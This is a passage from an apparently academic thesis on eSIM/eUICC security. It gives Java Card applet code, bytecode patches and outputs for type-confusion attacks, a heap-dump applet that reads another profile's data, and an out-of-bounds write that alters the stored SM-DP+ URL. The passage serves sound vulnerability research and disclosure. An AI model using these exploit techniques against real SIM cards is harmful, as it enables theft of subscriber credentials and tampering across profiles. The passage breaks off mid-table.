These tests directly probe the Java Card runtime boundary. They examine, for instance, whether the firewall allows objects to be visible across contexts, whether the shareable-interface mechanism guarantees consistent types across profile boundaries, and whether type confusion within an applet's own context can be escalated to reading memory that belongs to the runtime or to another profile. The four strategies are described in greater detail in Section 5.5.

The shareable-interface test deserves explicit discussion because it directly targets the cross-profile boundary through a purpose-built Java Card feature rather than via bytecode modification. In this scenario, two applets are installed in separate profiles. First, a server applet that offers a Shareable Interface Object, and second, a client applet in the other profile that requests that interface while intentionally declaring an incompatible type. If the firewall fails to enforce type consistency at the profile boundary during SIOs resolution, this leads to type confusion that spans profiles but arises solely from specification-compliant behavior. This test is designed to supplement the bytecode-manipulation-based approaches by checking whether cross-profile type confusion can be triggered without any bytecode patching at all.

5.4.5. Denial-of-Service Observation from Applet Privileges

During the provisioning experiments, a clear but initially unintended observation arose from the applet-privilege parameter of the `add-app-inst` step. When an applet instance was provisioned with unsuitable GlobalPlatform privileges, privileges that extended to registry-level scope, the eUICC entered a state in which the LPA could no longer be initialized. In this condition, `lpac` reported an `euicc_init` error and was unable to list any profiles. The card still appeared in `pcsc_scan` and was therefore not electrically bricked. However, the management interface was effectively disabled by an applet installed with an incorrect permission configuration. This represents a Denial-of-Service (DoS) condition against the eUICC management plane. The behavior and the associated recovery procedure are examined in detail in Chapter 6, where they are documented as an independent finding. It is mentioned here only because the issue stemmed directly from the provisioning approach and is absent from the earlier Security-Explorations disclosure, as their work did not exercise the full-profile provisioning path on which this condition manifested [48]. This observation also guided the handling of the privilege field in all subsequent tests, in which privileges were restricted to the minimum required level.

5.5. Type Confusion Strategies

Chapter 3 established that the threat model in this work assumes the use of malicious JC applets embedded in a provisioned eSIM profile, with the objective of accessing or altering the data of another profile residing on the same eUICC.

5.5.1. STK Based Output Mechanism

The JC applets employed in this work rely on the SIM Toolkit (STK) API to initiate the execution of each attack scenario. Listing 8 illustrates the fundamental layout of the program code for every attack applet. Each applet registers a selectable menu item through

`ToolkitRegistry.initMenuEntry()` and, once this item is chosen, carries out the respective attack and presents the outcome using `ProactiveHandler.initDisplayText()`.

```
1  package at.hcw.TypeConfTest;
2
3  import javacard.framework.*;
4  import sim.toolkit.*;
5
6  public class TypeConf extends Applet implements ToolkitInterface, ToolkitConstants {
7
8      private byte confMenuItem;
9
10     static byte[] menuItemText = new byte[] {
11         'T', 'y', 'p', 'e', 'C', 'o', 'n', 'f'
12     };
13
14     private TypeConf() {
15         // Strategy-specific initialization here
16
17         ToolkitRegistry reg = ToolkitRegistry.getEntry();
18         confMenuItem = reg.initMenuEntry(menuItemText, (short) 0,
19                 (short) menuItemText.length,
20                 PRO_CMD_SELECT_ITEM, false, (byte) 0, (short) 0);
21     }
22
23     public static void install(byte[] buf, short off, byte len) {
24         TypeConf tc = new TypeConf();
25         tc.register();
26     }
27
28     public void process(APDU apdu) {
29         if (selectingApplet()) return;
30     }
31
32     public void processToolkit(byte event) throws ToolkitException {
33         EnvelopeHandler envHdlr = EnvelopeHandler.getTheHandler();
34         if (event == EVENT_MENU_SELECTION) {
35             byte selectedItemId = envHdlr.getItemIdentifier();
36             if (selectedItemId == confMenuItem) {
37                 triggerConfusion();  // Strategy-specific payload
38             }
39         }
40     }
41
42     // Strategy-specific methods follow
43 }
```

Listing 8: General Applet Structure for all Strategies

This structure facilitates the monitoring of data transmitted and received via proactive commands, as detailed in ETSI TS 102.223 [38].

5.5.2. Strategy A - Primitive Array Type Confusion

The attack employed in strategy A represents a simple variant of type confusion. It serves as an initial probe of an eUICC's runtime protections, aiming to determine whether the JCVM operating on the eUICC performs any type checks when array access instructions are used to access elements belonging to an incompatible array type. The JCVM provides distinct two bytecodes for array operations.

`baload`/`bastore` read/write a single byte (8 bits) from/to a `byte[]`
`saload`/`sastore` read/write a single short (16 bits) from/to a `short[]`

The difference between these two instructions lies in the size of the elements they access. When used properly, this distinction is not observable, since the JCVM always reads the number of bytes that correspond to the declared element type. The exploit attempts to violate this assumption. By modifying the JCA bytecode, a `byte[]` reference is written into a field that is declared as `short[]`. As a result, the `saload` instruction is invoked with a `byte[]` reference, even though it expects a `short[]`.

The applet declares a `byte[16]` named `byteArray`, filled at initialization with the incrementing pattern `0x01, 0x02, ..., 0x10`, and a `short[16]` named `shortArray`. Listing 9 illustrates this.

```
1  [...]
2  private TypeConf() {
3      byteArray  = new byte[16];
4      shortArray = new short[16];
5
6      // Fill with incrementing pattern for identification
7      for (short i = 0; i < 16; i++) {
8          byteArray[i] = (byte)(i + 1);  // 0x01, 0x02, ..., 0x10
9      }
10 [...]
11     }
```

Listing 9: Applet Code for Basic Type-Confusion

Listing 10 illustrates the bytecode modification required to induce type confusion. The `putfield_a` instruction writes a `byte[]` reference into a constant-pool field that is declared as a `short[]`. Once this instruction runs, `this.shortArray` actually references a `byte[]`, yet the JCVM continues to interpret it as a `short[]` for all later operations. The rest of the `triggerConfusion()` method then uses the `saload` instruction to iterate over indices 0 through 14 and stores the loaded `short` values into an output buffer.

```
aload_0;
getfield_a_this 0;     // push this.byteArray (a byte[16] reference)
putfield_a 1;          // this.shortArray = this.byteArray   // TYPE CONFUSION
```

Listing 10: Type-Confusion Bytecode Patch

Two scenarios are possible. If the JCVM performs a runtime check of the actual array type, then executing `saload` on a `byte[]` will be rejected and an exception will be thrown. If no such check is done, the instruction will run unchecked, and a follow-up question arises. Does `saload(i)` calculate the byte address as $i \times 2$, as it normally would for a short array, or as $i \times 1$, using the element index without regard to the declared element size? These two behaviors differ in the point at which the read operation would exceed the allocated memory.

Listing 11 presents the output obtained using strategy A, expressed in hexadecimal notation.

```
01 02 02 03 03 04 04 05 05 06 06 07 07 08 08 09
09 0A 0A 0B 0B 0C 0C 0D 0D 0E 0E 0F 0F 10
```

Listing 11: Strategy A Observed Output

The output displays the bytes of the incrementing fill pattern in overlapping two-byte groups. Each `saload(i)` returned the 2-byte value composed of `byteArray[i]` and `byteArray[i+1]`.

The fact that the modified CAP is accepted during installation proves that no on-card BCV is executed. The unobstructed execution of `saload` on a `byte[]` that is accessed via a field typed as `short[]` demonstrates that, beyond the absence of the BCV, no runtime checks are carried out either. The overlapping output pattern also shows that `saload` uses byte-level indexing, because `saload(i)` accesses bytes `[i]` and `[i+1]` instead of `[2i]` and `[2i+1]`. If the addressing were short-granular, the output would not overlap, in that case it would be `01 02 03...` .

A further attempt to read a single byte past the allocated region, by extending the loop to index 15, caused the applet to fail silently. The `ENVELOPE MENU SELECT` command still returned the status word 9000, but no proactive command was queued. This shows that the runtime terminated the applet before it could produce any output. Encapsulating the `saload` instruction in a Java `try {...} catch (Exception e) {...}` block did not catch the error. It appears that hardware-level memory protection blocks any access beyond the allocated boundary, and this mechanism operates beneath the JCVM exception layer, making it inaccessible from Java Card code.

Strategy A verifies a prerequisite that must hold for all subsequent strategies, the absence of an on-card Byte Code Verifier. However, it still does not produce a security violation, as the hardware memory protection aborts any OOB read and does not allow the error to be intercepted. The main insight is that the eUICC's resistance to array type-confusion relies

solely on the hardware memory boundary check, rather than on type safety enforced at the software level. The following strategies then incrementally explore this boundary check for potential flaws. The underlying technique was originally introduced by Mostowski and Poll as "type confusion between arrays" and later refined by Bouffard et al. and Dubreuil [31] [34] [32].

The complete Java Card source code, the original and modified JCA bytecode for `triggerConfusion`, and the constant pool structure are presented in Appendix A.

5.5.3. Strategy B - Container / Fake Container Object Confusion

In contrast to Strategy A, which attempts to read beyond an allocation boundary, Strategy B instead tries to create a reference that targets an arbitrary memory address. If such access is feasible, an attacker can completely avoid triggering any memory bounds checks, because from the JCVM's point of view each access appears to be a valid access to an existing object.

This exploit takes advantage of a representational overlap in the JCVM. Both the `short` field and an `object` reference are stored using 16 bits. The JCVM differentiates between them only by how it interprets these bits when they are loaded. The `short` field yields its value as a numeric short, whereas a reference-type field yields its value as a pointer to an object on the heap. Consequently, two classes that share the same physical memory layout but differ only in the types of their fields cannot be distinguished at the memory level. Listing 12 presents an example of this.

```
1  class Container {
2      public short object;        // 2 bytes, interpreted as a number
3      public short byteArray;     // 2 bytes, interpreted as a number
4      public short shortArray;    // 2 bytes, interpreted as a number
5  }
6
7  class FakeContainer {
8      public Object  object;      // 2 bytes, interpreted as a reference
9      public byte[]  byteArray;   // 2 bytes, interpreted as a reference
10     public short[] shortArray;  // 2 bytes, interpreted as a reference
11 }
```

Listing 12: Container/FakeContainer Example

The applet allocates space for one `Container` and one `FakeContainer`, and a JCA patch uses the `putfield_a` instruction to store the *Container* reference into a field declared as *FakeContainer*. Once the JCA patch is applied, the same `Container` instance can be reached via both a `Container`-typed view and a `FakeContainer`-typed view. The planned attack sequence first writes a chosen `short` value into `container.byteArray` using the `putfield_s` instruction. Next, the same memory location is read through the type-confused view as a `byte[]` reference using the `getfield_a` instruction. If the JCVM fails to verify that the loaded value is a valid heap reference, the outcome is a `byte[]` whose internal pointer is under attacker control, effectively creating a forged reference to an arbitrary memory address.

Before attempting the actual forging, two preliminary experiments were carried out to analyze the behavior of the dual-typed view. In the first test, two unsigned 16-bit values, `0xCAFE`

and 0x1234, were stored in two fields of the Container object and then read back as four individual bytes. The resulting output, CA FE 12 34, demonstrated that data written via one view can be correctly retrieved through the other. In the second test, the getfield_this_s instruction was invoked on this.container, accessing a field declared as a Container reference but treating it as a numeric short. Because references are internally represented as 16-bit values, this instruction succeeded and exposed the raw pointer of the Container object as 0x8008, indicating that the JCVM object heap resides in the 0x80xx address range.

The forging attempt did not succeed. After confirming the dual-typed view and acquiring a valid heap pointer, the applet wrote 0x8008 into container.byteArray via putfield_s, and then executed getfield_a on the confused view's byteArray field. The applet immediately crashed with a hard abort at the getfield_a instruction. This behavior was observed even when the retrieved reference was immediately discarded and never used in any further memory operation. Consequently, the instruction is more accurately described as abort-on-load rather than abort-on-use. The JCVM performs reference validation at the time they are loaded from a field, most likely by checking them against a table of valid heap references, and rejects any value that is not present in this table. While the dual-typed model permits arbitrary 16-bit values to be stored in reference-typed fields, the validation step prevents such values from ever becoming active, usable references.

This reference-forging approach is thus not feasible on this eUICC, as Strategy B by itself does not cause any OOB memory accesses. However, two of the resulting insights directly affect Strategy D. First, the asymmetry between getfield_a, which validates its operand, and getfield_s / putfield_s, which do not, implies that any successful exploit must rely on short-typed instructions rather than reference-typed ones. Second, the heap pointer finding provides an indication of the heap's address range, offering useful context for subsequent memory analysis. This construction was presented by Dubreuil as an enhancement of the getfield bytecode attack [32].

The complete source code, the JCA patches used for both the verification sub-experiment and the forgery attempt, as well as the constant-pool layout, are provided in Appendix A.

5.5.4. Strategy C - Transaction Mechanism Abuse

Strategy C investigates whether the same dual-typed view described in Strategy A can be obtained without relying on a JCA patch, instead using only well-formed Java Card code that would be accepted by any Java compiler and, by potentially existent on-card BCV. The motivation behind this is adversarial. If, in the future, an on-card BCV were deployed on the eUICC, would it remain susceptible to the same type confusion issue, only via a different path?

Java Card offers an API intended for performing atomic updates to persistent storage. Invoking JCSystem.beginTransaction() starts an atomic section, and a subsequent call to JCSystem.commitTransaction() makes all modifications within that section permanent. Conversely, JCSystem.abortTransaction() reverts all changes made in the section, as if they had never occurred. To support this behavior, the JCRE specification precisely defines which modifications are subject to rollback [29]. According to the specification, fields of persistent objects, static fields, and array elements located in non-volatile memory are rolled back, whereas local variables on the operand stack and transient arrays are explicitly excluded. While this design is sensible when considered alone, it leads to unsafe interactions in the presence of object allocation.

```
JCSystem.beginTransaction();
shortRef = new short[1];          // persistent field | subject to rollback
localShortRef = shortRef;         // local variable | NOT subject to rollback
JCSystem.abortTransaction();
```

Listing 13: Strategy C Transaction Abuse Example

After aborting the transaction the JCRE specification requires the persistent `shortRef` field to be restored to its initial value of `null`, and the allocated `short[1]` to be de-allocated. The local `localShortRef` variable is considered outside the rollback scope. A correct implementation now should either de-allocate the variable or ensure in another way that the now dangling reference can not be used to access the other de-allocated objects. On the tested eUICC no precaution is taken, meaning the reference survives the abort and continues to point at memory that has been returned to the allocator. A new allocation, shown in Listing 14, completes the confusion attack.

```
byteRef = new byte[32]; // JCVM may reuse the freed memory slot
if ((Object) localShortRef == (Object) byteRef) {
    // localShortRef (typed short[]) and byteRef (typed byte[])
    // now point to the same byte[32] object.
}
```

Listing 14: Strategy C Transaction Abuse Attack Example

The allocator then assigns the just-freed reference value to the new `byte[32]`. As a result, the local variable, which preserved its original reference value across the abort, and the newly created variable, which received the same reference from the allocator, designate the same physical object. Although the Java type system considers `short[]` and `byte[]` to be incompatible types, the runtime nevertheless allows the object to be accessed through either. This yields effectively the same dual-typed view as in Strategy A, which relied on bytecode manipulation, but here it is achieved entirely through code that a BCV would accept.

The output validated the construction. Following the abort–reallocate sequence, the identity check `(Object) localShortRef == (Object) byteRef` evaluates to true, and both `localShortRef.length` and `byteRef.length` report a length of 32. The dangling reference remains valid after the abort, resulting in a genuine JCVM object-identity-level type confusion. Reads through `localShortRef` replicate the byte-granular `saload` behavior seen in Strategy A, meaning, `localShortRef[0]` yields `0x0102` and `localShortRef[1]` yields `0x0203` for the same incrementing fill pattern.

An attempt to read further than the 32-byte allocation produced the same silent hard abort already observed in Strategy A and B. The dual-typed-view itself does not defeat the hardware memory protection. The underlying object's metadata remains unmodified, with the hardware correctly identifying any index past 31 as out-of-bounds regardless of the way the type confusion was achieved.

Strategy C, by itself, therefore does not constitute an exploit. In this case, the flaw resides in the JCVM's runtime rollback mechanism rather than in the bytecode. With Strategy C, no off-card BCV has any opportunity to detect this form of type confusion, so a deployment that relies solely on an off-card BCV as its defensive measure remains exposed. Mostowski and Poll identified the same flaw in four out of eight Java Card implementations they examined, and Hogenboom and Mostowski subsequently refined the approach into the first full-memory-read attack on Java Card smartcards [31] [44]. The fact that this flaw persists in a modern eUICC produced more than 15 years after the original discovery suggests that JCVM conformance testing has not systematically addressed the abort-with-allocation pattern.

The complete source code of Strategy C's applet can be found in Appendix A. Executing Strategy C did not require any JCA patch.

5.5.5. Strategy D - Object/Array Metadata Overlap

Strategies A through C were unable to bypass the memory protection, no matter how the type confusion was carried out. Strategy D takes a different route while aiming for the same outcome. Rather than attempting to circumvent the bounds check, it seeks to pass the check by corrupting the metadata that the bounds check relies on. If, for example, an internal length field of the array is consulted to determine which indices are in-bounds, then overwriting this length with a larger value expands the set of indices considered valid. The bounds check itself still operates correctly, only the boundary it enforces has been enlarged.

The construction leverages a characteristic of the JCVM's internal memory layout. On the eUICC being evaluated, the length field of an array and the first instance field of an object share the same offset relative to the object header data. Figure 5.4 shows this in-memory layout.




Figure 5.4.: In Memory Array and Object Overlap

This behavior is not universal but specific to a particular JCVM implementation. It stems from a single design decision made by the implementer of this JCVM variant regarding how the length field in an array header is positioned relative to the first instance field in an object's body. On certain G&D eUICCs, for example, these two offsets are intentionally kept distinct to avoid such overlap [48]. As outlined in Section 5.5, this overlap exemplifies an isolated, one-off design choice whose presence or absence dictates whether a whole category of attacks becomes feasible, because there is no additional verification beyond the boundary check to detect the fallout of an incorrect decision.

The applet defines a `byte[16]` array named `realArray`, initialized with the now-familiar ascending sequence, as well as a field of type `Fake`. The `Fake` class is specified to contain three `short` fields arranged in the same order as an array's metadata. The corresponding source code for the `Fake` class is shown in Listing 15.

```
class Fake {
    public short len;       // overlaps with the array length header
    public short marker1;   // overlaps with array data bytes 0 & 1
    public short marker2;   // overlaps with array data bytes 2 & 3
}
```

Listing 15: Strategy D Fake Class Example

A three line JCA patch then stores the `byte[16]` array into the `Fake`-typed field, this is shown in Listing 16.

```
aload_0;
getfield_a_this 10;
putfield_a 9;
```

Listing 16: Strategy D JCA Patch

The choice to direct the confusion this way, storing the array in a field typed as a class instance instead of the other way around, is intentional and follows directly from the behavior described in Strategy B. `getfield_a` checks the references it retrieves and would refuse any attempt to treat a `Fake` reference as a `byte[]`. In contrast, `getfield_s` and `putfield_s` do not perform such checks. By first writing the array into the object-typed field, every later memory access via the confused reference is carried out using these unchecked, short-based instructions.

Once the confusion is in place, the applet first checks that the metadata overlap is actually present. Reading `fakeView.len` via the `getfield_s` instruction yields `0x0010`, which matches the real array length and confirms that the `Fake` class's first field overlays the array's length header. Reading `fakeView.marker1` and `fakeView.marker2` returns `0x0102` and `0x0304`, respectively, demonstrating that the second and third fields overlap with array bytes 0&1 and 2&3. The applet then uses `putfield_s` to write `0x7FFF` into `fakeView.len`. To verify that `realArray.length` was truly modified, it reads the length from the unconfused `byte[]` reference and checks that the value is now `0x7FFF`. This single field store has effectively increased the array's apparent length from 16 bytes to 32,767. As a result, subsequent reads at indices far beyond the original bounds now succeed and return live data from neighboring heap regions, rather than causing the hard abort seen with Strategies A, B, and C.

```
00 10  01 02  03 04  7F FF  AA  00 00 0A FC 00  BB  00
```

Listing 17: Strategy D First Output

In order the observed output, shown in Listing 17, contained the following. The original length (`00 10 = 16`), the two markers reading into array data (`01 02` and `03 04`), the corrupted length (`7F FF = 32,767`), the corruption-confirmed marker (`AA`), five bytes of live heap data from beyond the allocation (`00 00 0A FC 00`), and the OOB-read-succeeded marker (`BB`).

Strategy D thus succeeds where the earlier strategies did not, not by bypassing the bounds check but by satisfying it. The hardware verifies whether the requested index lies within the array's length, and it does, because that length has been tampered with so that it now includes the index in question. The Memory Management Unit (MMU) still carries out precisely the same check it was originally intended to perform. The defect lies in the array's length field as its sole source of truth regarding boundary information, with no redundant copy of the length field, no cross-check, and no integrity protection on the field itself. Once an adversary can write to the length field, the boundary check is effectively neutralized. The technique was already identified by Security Explorations in 2019 as the `objarrconfusion` and was central to their compromise of the eUICC carrying the Kigen OS, a closely related construction appears in Mostowski and Poll's work [31] [49] [48].

After the length corruption the applet can read any byte index from 0 to 32,766 of the underlying allocation, with the upper bound dictated not by the original allocation size but by the largest positive value representable by Java Card's `short` index type. The next section weaponizes this primitive into a paged dump of the adjacent JCVM heap and demonstrates that the resulting dump contains data belonging to other eSIM profiles installed on the same eUICC.

The complete source code, the JCA patch, and constant-pool layout Strategy D are provided in Appendix A.

5.6. Heap Reader - Cross Profile Memory Extraction

The strategies outlined in Section 5.5, and in particular strategy D, provide a controlled out-of-bounds read on synthetic data that the applet itself allocates. This suffices to show that the platform's memory-safety guarantees can be breached, but it does not yet show that such a breach has concrete implications for profile isolation. In principle, the leaked bytes might correspond only to padding, unused heap areas, or objects that have already been deallocated. The HeapReader applet introduced in this section is intended to determine whether the leaked bytes actually contain data from other eSIM profiles installed on the same eUICC, and, if so, what type of data is exposed. Conceptually, this design can be seen as a modernized adaptation of the full-memory-read attack originally demonstrated by Hogenboom and Mostowski on single-profile Java Cards, now applied to a multi-profile eUICC in which the shared JCVM heap encompasses data from multiple independently provisioned profiles [44].

5.6.1. Architecture

With strategy D yielding a dependable read primitive, the only issue left to solve is how to exfiltrate the data. The `ProactiveHandler.initDisplayText` method used for output is constrained to a payload of roughly 68 bytes per call once the `DISPLAY TEXT TLV` framing overhead is taken into account. Furthermore, the applet can emit only a single such payload for each STK menu selection. As a result, retrieving the entire 32,767-byte window in one invocation is not feasible. The HeapReader applet overcomes this limitation by storing a persistent page counter that is preserved across menu selections. On each call it corrupts the array length, if this has not been done already, reads a 64-byte segment starting at the offset indicated by the current page, sends this segment via `DISPLAY TEXT`, and then increments the page counter. A Python script running on the host repeatedly issues the menu selection using `ENVELOPE` APDUs and processes each `DISPLAY TEXT` response to retrieve its payload. After 512 such iterations, the entire 32,767-byte window is recovered as a single, contiguous binary dump.

The 32 KB upper read limit follows directly from the Java Card type system. Array indices are represented as signed 16-bit integers, whose largest positive value is `0x7FFF`, i.e., 32,767. The `baload` instruction cannot handle indices beyond this value without wrapping into the negative range. Consequently, the length field cannot meaningfully store a larger value, for instance, writing `0xFFFF` is interpreted as -1 and does not extend the readable range. Distinct 32 KB regions of the heap can be accessed by deploying multiple variants of the applet, each with a different amount of padding allocated before `realArray`. This approach was used to verify that the leaked data does not merely reflect the applet's own allocation pattern.

Every invocation of the applet's menu entry runs the scan-and-modify logic which consists of a two-phase pattern.The JCA patch needed to bootstrap the HeapReader applet is identical to that of strategy D. The applet then uses a `dumpPage` method to perform a page-by-page read. The applet's full source code, the Python extraction script, and the applet's JCA constant-pool representation are available in Appendix A.

5.6.2. Extraction Procedure

The HeapReader applet is deployed in eSIM Profile B on the eUICC being tested. A second profile, profile A was provisioned separately and uses a different ICCID, IMSI, K_i, and MNO setup. Throughout the test, Profile B remains enabled and is set as the active profile. The host-side extraction script initiates a `STATUS`-based STK profile handshake, obtains the menu item identifier associated with the HeapReader applet, and then proceeds into the extraction loop. In each iteration, it sends an `ENVELOPE MENU SELECT` APDU containing the HeapReader's menu identifier, waits for the subsequent proactive command, extracts the 64-byte payload from the `DISPLAY TEXT` TLV in the response, and appends this data to an in-memory buffer. Once all 512 iterations have completed, the accumulated buffer is written to disk as a single binary file.

All 512 pages within the 32,767-byte heap window were retrieved without any errors or retries. No irregularities were detected during transmission. Every `DISPLAY TEXT` response carried a correctly structured 64-byte payload at the expected page offset, and the page counter advanced monotonically throughout the extraction. The entire extraction procedure required roughly 90 seconds in the lab environment. This throughput is constrained by the round-trip latency through the full PC/SC stack and the eUICC's `ENVELOPE`-command processing time, rather than by the volume of data transferred.

The recovered binary file represents the main experimental artifact generated by this chapter's methodology. Examination of the file shows that its contents largely consist of data that lies outside the applet's allocated memory region. This encompasses data associated with eSIM profile A on the eUICC, as well as data belonging to the JCRE itself. The classification of the extracted data, its implications for the platform's specification-level isolation guarantees, and the particular data elements obtained are discussed in Chapter 6. The complete Java source code of the HeapReader applet, the corresponding JCA patch, and the host-side extraction script `probe_heap_dump.py` are provided in Appendix A.

5.7. SM-DP+ URL Modification via bastore Write

Strategy D and the HeapReader applet provide read access to the memory region that holds part of the SM-DP+ operational data. The corresponding write capability of this same attack primitive is implicitly supplied by the mechanism itself. The act of corrupting `realArray`'s length already constitutes an out-of-bounds write, and subsequent `bastore` instructions performed via the corrupted array will therefore write to memory locations far beyond the bounds of the original allocation. The central question addressed in this section was whether this write capability can be steered toward externally observable, persistent state, for instance, whether such modification can cause effects that are detectable through the specification-defined interfaces of the eUICC.

5.7.1. Design Approach

Since the SM-DP+ URL was the only item in accessible memory whose content had a clear, specification-level meaning defined in SGP.22, could be checked through specification-defined interfaces, for instance, via the `lpac notification list`, and for which a benign, easily recognizable modification existed, it was chosen as the observable target [18]. For the experiment, the leading `test` in `testsmdpplus1.example.com` was changed to `evil`, resulting in `evilsmdpplus1.example.com`. This exact substitution was crucial because the URL length needed to remain unchanged, ensuring that any subsequent length-prefixed encoding stayed structurally valid. A 4-byte substitution at the beginning of the URL met this requirement, the length remained intact, and the change is visually obvious in any later use. Moreover, the substitution is limited to a region of the URL that no plausible non-URL memory content would coincidentally reproduce.

Each time the applet's menu entry is selected, it executes the scan-and-modify routine, which follows a two-phase pattern. In the first phase, the algorithm scans `realArray[0..0x7F00]` for instances of the anchor sequence `testsmdpplus1`. This sequence consists of thirteen consecutive ASCII bytes that are sufficiently distinctive to make false matches within the 32 KB range practically impossible. Whenever a match is found, the initial four bytes `test` are replaced with `evil`. To shorten the cost of the default-case, i.e. not reading a URL, the tail, positions 4 through 12, of the URL is checked first. Should the tail not match, the loop advances after a single `baload` instruction, whereas the prefix bytes are only inspected in the small amount of cases where the tail already matches.

```
private static final byte T = (byte) 0x74;
private static final byte E = (byte) 0x65;
private static final byte S = (byte) 0x73;
private static final byte M = (byte) 0x6D;
// ... D, P, L, U, ONE = '1', V, I similarly defined ...

for (short i = 0; i < (short) 0x7F00; i++) {
    if (realArray[(short)(i + 4)]  != S)   continue;
    if (realArray[(short)(i + 5)]  != M)   continue;
    if (realArray[(short)(i + 6)]  != D)   continue;
    if (realArray[(short)(i + 7)]  != P)   continue;
    if (realArray[(short)(i + 8)]  != P)   continue;
    if (realArray[(short)(i + 9)]  != L)   continue;
    if (realArray[(short)(i + 10)] != U)   continue;
    if (realArray[(short)(i + 11)] != S)   continue;
    if (realArray[(short)(i + 12)] != ONE) continue;

    byte b0 = realArray[i];
    byte b1 = realArray[(short)(i + 1)];
    byte b2 = realArray[(short)(i + 2)];
    byte b3 = realArray[(short)(i + 3)];

    if (b0 == T && b1 == E && b2 == S && b3 == T) {
        realArray[i]              = E;
        realArray[(short)(i + 1)] = V;
        realArray[(short)(i + 2)] = I;
        realArray[(short)(i + 3)] = L;
        origCount++;
        if (firstOrig == (short) 0xFFFF) firstOrig = i;
        i = (short)(i + 12);
    } else if (b0 == E && b1 == V && b2 == I && b3 == L) {
        modCount++;
        if (firstMod == (short) 0xFFFF) firstMod = i;
        i = (short)(i + 12);
    }
}
```

Listing 18: SM-DP+ URL Match and Replace

Listing 18 demonstrates how the URL prefix is replaced. In the second phase, the occurrences of the `evilsmdpplus1` pattern are counted. This logic is integrated directly into the loop via an `else if` branch, which in turn enables an internal round-trip consistency check. Following the first menu press, no occurrences of the `evil` prefix should be present. After the second press all original `test` prefixes are expected to have been transformed, and the total number of `evil` prefixes should match the number of modifications carried out during the first press. This enables verification of both the success of the attack and its persistence over multiple STK menu invocations solely via the STK interface, without requiring any

subsequent LPA-side analysis tools.

5.7.2. Memory-Layout Sensitivity

The shift from the reading-focused HeapReader applet to the writing-focused applet described here required more revision than initially expected. Four intermediate applet designs were created and evaluated before the working variant was identified. The recurring pattern of failure, along with how it was ultimately resolved, represents a methodological result in its own right, and is presented here because it has a significant impact on any future attempts to construct a similar integrity attack.

The first applet variant introduced an additional `Mod` menu entry, along with the corresponding field and method needed for scan-and-modify functionality. This applet was rejected during profile installation, returning the error `install_failed_due_to_pe_processing_error`. The error occurred at the `es10b_load_bound_profile_package` stage, after the SM-DP+ server had already approved the profile-download request, transmitted the Bound Profile Package, and the eUICC had started to process the PEs. The Profile Element processor refused the applet's CAP file, most likely because the total CAP size, the number of fields, or the number of methods had exceeded some internal threshold in the eUICC installation logic. This threshold is undocumented and does not seem to match any explicit specification constraint, it is instead a resource limitation specific to this implementation.

The second version stripped the applet down to a bare skeleton. The applet was comprised of a single `Fake` inner class, one `byte[16]` field, and a single scan-and-modify menu. This applet installed without issues but the scan reported no matches. Examining the accessible memory, through a diagnostic companion build of the applet that included an extra dump menu, revealed that the memory range visible to the minimal applet's `realArray` contained only metadata patterns from the applet's own allocations, with no URL data. The URLs that earlier applets had been able to see via their `realArray` fell, under this applet's memory layout, outside the 32 KB accessible window.

The third variant extended the existing HeapReader applet by adding the scan-and-modify menu. Although HeapReader consistently located SM-DP+ URLs at cursor position `0x0A34` in its own diagnostic dumps, this extended version likewise detected no URLs during scanning. While byte-array metadata structures and brief ASCII fragments were found, the `testsmdpplus1` string did not appear anywhere within the 32 KB of inspected memory. The addition of two new menus and one new field to the HeapReader applet altered its EEPROM layout sufficiently so that `realArray` no longer intersected the region used for URL storage.

The shared pattern across these three failures indicated a sensitivity to the memory layout that went beyond the simple ordering of the applet's fields. Any modification to the applet's structure, extra menus, more fields, a larger CAP file, shifted the position of `realArray` in EEPROM just enough to place the URL storage out of range. The original HeapReader applet worked only because its particular combination of field count, method count, and CAP size happened to position `realArray` where the URL storage remained accessible. Every variant that diverged from this exact layout yielded a different position, and in all experiments, that new position located the URLs beyond the 32 KB window.

The working variant was constructed by keeping HeapReader's field order, field types, constructor allocation sequence, menu registration, and static class layout exactly unchanged, and altering only the implementation of the single method triggered by the menu selection. The method name, `dumpPage`, along with its return type and its constant-pool references, were left the same, while its body was replaced with the scan-and-modify routine. The high-

level structure of the working variant is illustrated in Listing 19.

```
private void dumpPage() {
    fakeView.len = (short) 0x7FFF;
    byte[] output = new byte[68];

    output[0] = (byte)(page >> 8);
    output[1] = (byte)(page & 0xFF);

    // The 64-byte page-dump loop of the original HeapReader is
    // replaced here by the scan-and-modify logic
    // Result values (origCount, firstOrig, modCount, firstMod)

    page++;

    ProactiveHandler.getTheHandler().initDisplayText(
        (byte) 0, DCS_8_BIT_DATA, output, (short) 0, (short) 10);
    ProactiveHandler.getTheHandler().send();
}
```

Listing 19: New Applet Skeleton for SM-DP+ Replacement

The output buffer's allocation size of 68 bytes was left unchanged, even though the revised logic now returns only ten bytes, because that allocation still affects the heap layout for each invocation and removing it would alter the positions of later allocations. Similarly, the page counter, no longer needed functionally in the modified applet, was kept and continues to increment on each press, again to preserve the allocation footprint. As a result, the compiled CAP file size differed from HeapReader's CAP file size only by the size of the two altered method bodies, about 200 bytes of bytecode, which was small enough that the resulting `realArray` index stayed close to, though not necessarily exactly matching, the original HeapReader index.

The JCA patch applied to this applet variant is identical to the one used in the HeapReader applet. A three-instruction sequence at the top of the `processToolkit` function that establishes the object/array confusion.

5.7.3. Validation

The new applet was installed on the test eUICC, and the menu option was activated twice. Each activation produced a ten-byte `DISPLAY TEXT` payload, whose structure is shown in Table 5.2.

Bytes	Fields	On Press 1	On Press 2
0-1	Page Counter (big-endian)	`00 00` (page 0)	`00 01` (page 1)
2-3	`testsmdpplus1` matches found	`00 04` (4 hits)	`00 00` (0 hits)
4-5	First `testsmdpplus1` cursor or `FF FF`	`0A 44`	`FF FF` (none)
